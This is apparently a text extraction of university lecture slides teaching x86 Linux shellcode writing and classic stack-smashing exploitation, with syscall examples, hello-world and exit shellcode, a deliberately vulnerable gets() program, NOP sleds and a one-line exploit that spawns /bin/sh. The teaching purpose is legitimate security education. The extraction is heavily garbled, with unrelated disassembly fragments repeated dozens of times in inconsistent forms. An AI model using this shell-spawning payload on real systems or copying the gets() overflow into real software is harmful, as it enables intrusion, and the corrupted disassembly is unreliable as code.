mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    esi
push    sub_3140F3
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], esi
jz      short loc_31308F
; CODE XREF: sub_312FD8
; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
; 0xfc = exit_group()
push    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
; 0x1 = exit()
;
loc_31307D: ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```


Using Syscalls in Shellcode

- Like programs, your **shellcode** needs syscalls to do anything of interest
- Syscalls can be made in x86 using interrupt 0x80

`int 0x80`

- Look at all the pretty syscalls

- http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov eax, [ebp+arg_0]
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
sub_31411B
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
push [ebp+arg_0]

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Hello World (Revisited)

user_code:

 jmp message

write_str:

 xor eax, eax

 xor ebx, ebx

 xor edx, edx

 mov al, 4

 mov bl, 1

 pop ecx

 mov dl, 13

 int 0x80

 mov al, 1

 xor ebx, ebx

 int 0x80

message:

 call write_str

 .ascii "Hello, World\n"

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
```

```
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
```

Syscall = 4 (Write)

Output FD = 1 (STDOUT)

Buffer = "Hello, World\n"

Bytes to write = 13

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
mov     [ebp+arg_0], esi
jz      short loc_31308F
loc_313066:                                ; CODE XREF: sub_312FD8
; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_31306D:                                ; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
-----
loc_31307D:                                ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
loc_31308C:                                ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

Hello World (Revisited)

user_code:

 jmp message

write_str:

 xor eax, eax

 xor ebx, ebx

 xor edx, edx

 mov al, 4

 mov bl, 1

 pop ecx

 mov dl, 13

 int 0x80

 mov al, 1

 xor ebx, ebx

 int 0x80

message:

 call write_str

 .ascii "Hello, World\n"

← Syscall = 4 (Write)

← Output FD = 1 (STDOUT)

← Buffer = "Hello, World\n"

← Bytes to write = 13

Basically:

write(1, "Hello, World\n", 13);

```
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
cmp     [ebp+arg_0], ebx
jnz     short loc_313066
mov     eax, [ebp+var_70]
cmp     eax, [ebp+var_84]
jb      short loc_313066
sub     eax, [ebp+var_84]
push    esi
push    esi
push    eax
push    edi
mov     [ebp+arg_0], eax
call    sub_31486A
test    eax, eax
jz      short loc_31306D
push    esi
lea    eax, [ebp+arg_0]
push    eax
mov     esi, 1D0h
push    esi
push    [ebp+arg_4]
push    edi
call    sub_314623
test    eax, eax
jz      short loc_31306D
call    [ebp+arg_0], esi
jz      short loc_31308F
loc_313066:                                ; CODE XREF: sub_312FD8
; sub_312FD8+55
push    0Dh
call    sub_31411B
loc_31306D:                                ; CODE XREF: sub_312FD8
; sub_312FD8+49
call    sub_3140F3
test    eax, eax
jg      short loc_31307D
call    sub_3140F3
jmp     short loc_31308C
; -----
loc_31307D:                                ; CODE XREF: sub_312FD8
call    sub_3140F3
and     eax, 0FFFFFFh
or      eax, 80070000h
loc_31308C:                                ; CODE XREF: sub_312FD8
mov     [ebp+var_4], eax
```

Syscall Summary

Linux Syscalls sorta use fastcall

- specific syscall # is loaded into **eax**
- arguments for call are placed in different registers
- **int 0x80** executes call to syscall()
- CPU switches to kernel mode
- each syscall has a unique, static number

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
push [ebp+var_0h]
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8 ; sub_312FD8+55
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8 ; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

SSH into the Warzone

warzone.rpis.ec
credz given in class

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

Writing Shellcode

Writing `exit(0)` as shellcode

1. Set `EBX` to `0`
2. Set `EAX` to `1`
3. Call `int 0x80`



```
; exit_shellcode.asm
```

```
Section .text
```

```
global _start
```

```
_start:
```

```
    xor     ebx, ebx
```

```
loc_313040:    xor     eax, eax
```

```
    mov     al, 1
```

```
    int     0x80
```

```
loc_31307D:    ; CODE XREF: sub_312FD8
```

```
    call   sub_3140F3
    and    eax, 0FFFFFFh
    or     eax, 80070000h
```

```
loc_31308C:    ; CODE XREF: sub_312FD8
```

```
    mov   [ebp+var_4], eax
```

Compiling Shellcode


Assemble to get object file and link any necessary object files

```
$ nasm -f elf exit_shellcode.asm
$ ld -o exit_shellcode exit_shellcode.o
$ objdump -M intel -d exit_shellcode
```

Our **shellcode** as a string, extracted from Objdump:

⇒ **"\x31\xc0\x31\xDB\xB0\x01\xCD\x80"**

Side Note: Stages of Compilation



Testing Shellcode - `exit(0);`

```
/* gcc -z execstack -o tester tester.c */  
char shellcode[] = "\x31\xc0\x31\xDB"  
                  "\xB0\x01\xCD\x80";
```

```
int main()  
{  
    (*(void (*)(void)) shellcode)();  
    return 1;  
}
```

```
push edi  
call sub_314623  
test eax, eax  
jz short loc_31306D  
cmp [ebp+arg_0], ebx  
jnz short loc_313066  
mov eax, [ebp+var_70]  
cmp eax, [ebp+var_84]  
jbe short loc_313066  
sub eax, [ebp+var_84]  
push esi  
push esi  
push eax  
push edi  
mov [ebp+arg_0], eax  
call sub_31486A  
test eax, eax  
jz short loc_31306D  
push esi  
lea eax, [ebp+arg_0]  
push eax  
mov esi, 1D0h  
push esi  
push [ebp+arg_4]  
push edi  
call sub_314623  
test eax, eax  
jz short loc_31306D  
cmp [ebp+arg_0], esi  
jz short loc_31308F  
loc_313066: ; CODE XREF: sub_312FD8  
; sub_312FD8+55  
push 0Dh  
call sub_31411B  
loc_31306D: ; CODE XREF: sub_312FD8  
; sub_312FD8+49  
call sub_3140F3  
test eax, eax  
jg short loc_31307D  
call sub_3140F3  
jmp short loc_31308C  
-----  
loc_31307D: ; CODE XREF: sub_312FD8  
call sub_3140F3  
and eax, 0FFFFFFh  
or eax, 80070000h  
loc_31308C: ; CODE XREF: sub_312FD8  
mov [ebp+var_4], eax
```

Testing Shellcode

```
$ gcc -z execstack -o tester tester.c
$ ./tester
$ echo $?
0
$
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

Our program returned 0 instead of 1, so our shellcode worked

Let's try something more visual this time

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_3140F3
test eax, eax
jnz short loc_31307D
jmp sub_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Hello World Shellcode

mini_hello:

```
xor    ebx, ebx
mul    ebx
mov    al, 0x0a
push  eax
push  0x646c726f
push  0x57202c6f
push  0x6c6c6548
mov    al, 4
mov    bl, 1
mov    ecx, esp
mov    dl, 13
int    0x80
mov    al, 1
xor    ebx, ebx
int    0x80
```

Machine code as a string constant:

```
"\x31\xDB\xF7\xE3\xB0\x0A\x50\x68
\x6F\x72\x6C\x64\x68\x6F\x2C\x20
\x57\x68\x48\x65\x6C\x6C\xB0\x04
\xB3\x01\x89\xE1\xB2\x0D\xCD\x80
\xB0\x01\x31\xDB\xCD\x80"
```

38 Bytes

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+55
push    0Dh
call    sub_31411B

loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
call    sub_3140F3
test   eax, eax
jg     short loc_31307D
call    sub_3140F3
jmp    short loc_31308C

loc_31307D:                                     ; CODE XREF: sub_312FD8
call    sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h

loc_31308C:                                     ; CODE XREF: sub_312FD8
mov    [ebp+var_4], eax
```

Testing Shellcode - Hello, World

```
/* gcc -z execstack -o hw hw.c */
```

```
char shellcode[] = "\x31\xDB\xF7\xE3\xB0\x0A\x50"  
"\x68\x6F\x72\x6C\x64\x68\x6F"  
"\x2C\x20\x57\x68\x48\x65\x6C"  
"\x6C\xB0\x04\xB3\x01\x89\xE1"  
"\xB2\x0D\xCD\x80\xB0\x01\x31"  
"\xDB\xCD\x80";
```

```
int main()  
{  
    (*(void (*)(void)) shellcode)();  
    return 0;  
}
```

Testing Shellcode

```
$ gcc -z execstack -o hw hw.c
$ ./hw
Hello, World
$
```

Sweet.

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Shellcoding Tools We <3

- Writing Shellcode
 - pwntools (python package)
 - asm
 - disasm
 - <https://defuse.ca/online-x86-assembler.htm>

- Testing Shellcode
 - shtest

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jnz short loc_31306F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```

asm / disasm

Basic Usage, you should read the help's (-h)

\$ asm

xor eax, eax

(ctrl+d)

31c0

\$ disasm 31c0

0: 31 c0

xor eax, eax

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

```
push esi
push eax
push edi
```

```
mov [ebp+var_0], eax
jz short loc_31306D
```

```
push esi
lea eax, [ebp+arg_0]
```

```
push eax
mov esi, 1D0h
push esi
```

```
push [ebp+arg_4]
push edi
call sub_314623
```

```
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
```

```
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
```

```
push 0Dh
call sub_31411B
```

```
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
```

```
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
```

```
loc_31307D: ; CODE XREF: sub_312FD8
```

```
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
```

```
loc_31308C: ; CODE XREF: sub_312FD8
```

```
mov [ebp+var_4], eax
```


Lecture Overview

1. Basic Stack Smashing Review
2. Defining Shellcode
3. Hello World Shellcode
4. Linux System Calls
5. Writing & Testing Shellcode
6. Shellcode in Exploitation
7. Additional Notes

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F

loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Shellcode in Exploitation

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
```

- In the real world, 99% of binaries won't have a 'win' function laying around for you to return to once you hijack control flow... so what do you do instead?
- You inject shellcode as part of your payload and return to that!

```
push esi
push eax
push edi
mov [ebp+var_70], eax
sub_314623
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov [ebp+var_70], esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
```

```
loc_313066: ; CODE XREF: sub_312FD8+55
push 0h
call sub_31411B

loc_31306D: ; CODE XREF: sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C

loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h

loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

/levels/lecture/inject.c

```
#include <stdio.h>
```

```
/* gcc -z execstack -fno-stack-protector -o inject inject.c */
```

```
int main()
```

```
{
```

```
    char buffer[128];
```

```
    puts("where we're going");
```

```
    puts("we don't need ... roads.");
```

```
    gets(buffer);
```

```
    return 0;
```

```
}
```

```
push    edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], ebx
jnz   short loc_313066
mov    eax, [ebp+var_70]
cmp    eax, [ebp+var_84]
jb     short loc_313066
sub    eax, [ebp+var_84]
push   esi
```

```
push   esi
push   eax
push   edi
mov    [ebp+arg_0], eax
call   sub_31486A
test   eax, eax
jz     short loc_31306D
push   esi
lea   eax, [ebp+arg_0]
mov    esi, eax
mov    esi, 1D0h
push   esi
push   [ebp+arg_4]
push   edi
call   sub_314623
test   eax, eax
jz     short loc_31306D
cmp    [ebp+arg_0], esi
jz     short loc_31308F
```

```
loc_313066:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+55
```

```
push   0Dh
call   sub_31411B
```

```
loc_31306D:                                     ; CODE XREF: sub_312FD8
                                                ; sub_312FD8+49
```

```
call   sub_3140F3
test   eax, eax
jg     short loc_31307D
call   sub_3140F3
jmp    short loc_31308C
```

```
loc_31307D:                                     ; CODE XREF: sub_312FD8
```

```
call   sub_3140F3
and    eax, 0FFFFFFh
or     eax, 80070000h
```

```
loc_31308C:                                     ; CODE XREF: sub_312FD8
```

```
mov    [ebp+var_4], eax
```

More Relevant Shellcode

Instead of lame shellcode:

```
write("Hello, World")
```

why not do something more exciting:

```
exec("/bin/sh")
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], esi
jz short loc_31308F
loc_31306C: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Pre-made Shellcode

- Some pre-made `exec("/bin/sh")` shellcode:
 - <http://shell-storm.org/shellcode/files/shellcode-811.php>
- Sometimes you can reuse pre-made `shellcode`, but other times you need to craft `shellcode` to fit the needs of a given scenario or `binary`
 - **hint**: you probably won't be able to rely on pre-made `shellcode` for the upcoming lab

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
test eax, eax
jz short loc_31306D
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
push [ebp+var_14]
test eax, eax
jz short loc_31306D
mov [ebp+var_0], esi
jz short loc_31308F
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411F
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

NOP Sleds

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

0xbffdf000 ---->
(lower addr)

0xc0000000 ---->
(higher addr)



```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
```

```
loc_31308C: call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

NOP Sleds

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!

```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

0xbffdf000 ---->
(lower addr)

0xc0000000 ---->
(higher addr)



```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
```

```
loc_313066: sub_312FD8 55
loc_313067: sub_312FD8 49
loc_313068: sub_312FD8
loc_313069: sub_312FD8
loc_31306A: sub_312FD8
loc_31306B: sub_312FD8
loc_31306C: mov [ebp+var_4], eax
loc_31306D: call sub_3140F3
loc_31306E: and eax, 0FFFFFFh
loc_31306F: or eax, 80070000h
loc_313070: ; CODE XREF: sub_312FD8
```

NOP Sleds

- Remember 'nop' (\x90) is an instruction that does nothing
- If you don't know the exact address of your shellcode in memory, pad your exploit with nop instructions to make it more reliable!



```
90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90
90 90 shellcode 90 90 90 90 addr
```

0xbffdf000 ---->
(lower addr)

0xc0000000 ---->
(higher addr)



```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
```

```
loc_31308C: call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
; CODE XREF: sub_312FD8
```


Solving ./inject

An exploit for ./inject:

```
(python -c 'print "\x90"*80 +
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x6
9\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x3
1\xc0\x40xcd\x80" + "\x90"*32 +
"\x30\xf6\xff\xbf" '; cat;) | ./inject
```

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
push edi
mov [ebp+arg_0], eax
call sub_31486A
test eax, eax
jz short loc_31306D
push esi
lea eax, [ebp+arg_0]
push eax
mov esi, 1D0h
push esi
push [ebp+arg_4]
mov edi, [ebp+arg_4]
call sub_314623
test eax, eax
jnz short loc_313066
cmp [ebp+arg_0], esi
jz short loc_31308F
loc_313066: ; CODE XREF: sub_312FD8
; sub_312FD8+55
push 0Dh
call sub_31411B
loc_31306D: ; CODE XREF: sub_312FD8
; sub_312FD8+49
call sub_3140F3
test eax, eax
jg short loc_31307D
call sub_3140F3
jmp short loc_31308C
; -----
loc_31307D: ; CODE XREF: sub_312FD8
call sub_3140F3
and eax, 0FFFFFFh
or eax, 80070000h
loc_31308C: ; CODE XREF: sub_312FD8
mov [ebp+var_4], eax
```

Party like It's '99

- gcc
 - -z execstack
 - -fno-stack-protector
- This is classical **exploitation** - it's not as easy to simply inject and execute **shellcode** anymore
 - **but you must walk before you can run**

```
push edi
call sub_314623
test eax, eax
jz short loc_31306D
cmp [ebp+arg_0], ebx
jnz short loc_313066
mov eax, [ebp+var_70]
cmp eax, [ebp+var_84]
jb short loc_313066
sub eax, [ebp+var_84]
push esi
push esi
push eax
